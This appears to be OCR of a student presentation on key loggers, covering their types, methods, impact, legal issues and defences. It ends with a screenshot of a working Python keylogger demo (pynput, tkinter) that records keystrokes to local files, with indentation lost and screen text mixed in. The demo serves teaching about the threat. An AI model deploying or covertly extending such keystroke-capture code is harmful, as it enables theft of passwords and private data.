Unveiling the Threat: Understanding Key Loggers

Introduction

Welcome to the presentation on **Key Loggers**. This session will provide an in-depth understanding of the threat posed by *key loggers* and effective strategies for protection.

What are Key Loggers?

A **key logger** is a type of surveillance software that records every keystroke made by a user, including sensitive information such as passwords and credit card numbers.

Types of Key Loggers

There are two main types of **key loggers**: hardware-based and software-based. Hardware key loggers are physical devices attached to the computer, while software key loggers are malicious programs installed on the system.

Methods of Key Logging

Key loggers can employ various methods including **hooking** into the operating system, **kernel-based logging**, and **form grabbing** to capture user inputs without their knowledge.

Detection and Prevention


Effective **detection** and **prevention** of key loggers involve using anti-key logging software, regularly updating antivirus programs, and practicing safe browsing habits.

Impact of Key Loggers

The impact of **key loggers** can be severe, leading to identity theft, financial loss, and compromised personal and corporate data security.

Real-world Examples

Several high-profile data breaches and cyber-attacks have been attributed to the use of **key loggers**, highlighting the real-world significance of this threat.



Legal Implications

The use of **key loggers** without consent is illegal in many jurisdictions and can result in severe legal consequences, making it crucial for organizations to adhere to privacy laws.

Protecting Personal Devices

Individuals can protect their personal devices from **key loggers** by using strong and unique passwords, enabling two-factor authentication, and regularly monitoring for suspicious activities.

Protecting Corporate Networks


Organizations should implement robust security measures such as network segmentation, employee training on cyber security best practices, and regular security audits to safeguard against **key logger** threats.

Best Practices for Mitigation

Best practices for mitigating **key logger** threats include using virtual keyboards for sensitive inputs, encrypting sensitive data, and conducting regular security assessments.

THANKS
BY
KARTHICK.K

OUTPUT


naan
File
Home
Share
View
This PC › MSA (E:) › ms › naan
Quick access
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CD Drive (D:)
MSA (E:)
M.SRIDHAR (F:)
Network
KEY LOGGER
Keylogger
[+] Keylogger is running!
[!] Saving the keys in 'keylogger.txt'
Start
Stop
keylogger.py - E:\ms\naan\keylogger.py (3.12.2)
File Edit Format Run Options Window Help
import tkinter as tk
from tkinter import *
from pynput import keyboard
import json
keys_used = []
flag = False
keys = ""
def generate_text_log(key):
with open('key_log.txt', "w+") as keys:
keys.write(key)
def generate_json_file(keys_used):
with open('key_log.json', '+wb') as key_log:
key_list_bytes = json.dumps(keys_used).encode()
key_log.write(key_list_bytes)
def on_press(key):
global flag, keys_used, keys
if flag == False:
keys_used.append(
{'Pressed': f'{key}'}
)
flag = True
if flag == True:
keys_used.append(
{'Held': f'{key}'}
)
generate_json_file(keys_used)
def on_release(key):
global flag, keys_used, keys
keys_used.append(
{'Released': f'{key}'}
)
5 items
1 item selected 1.86 KB
Ln: 1 Col: 0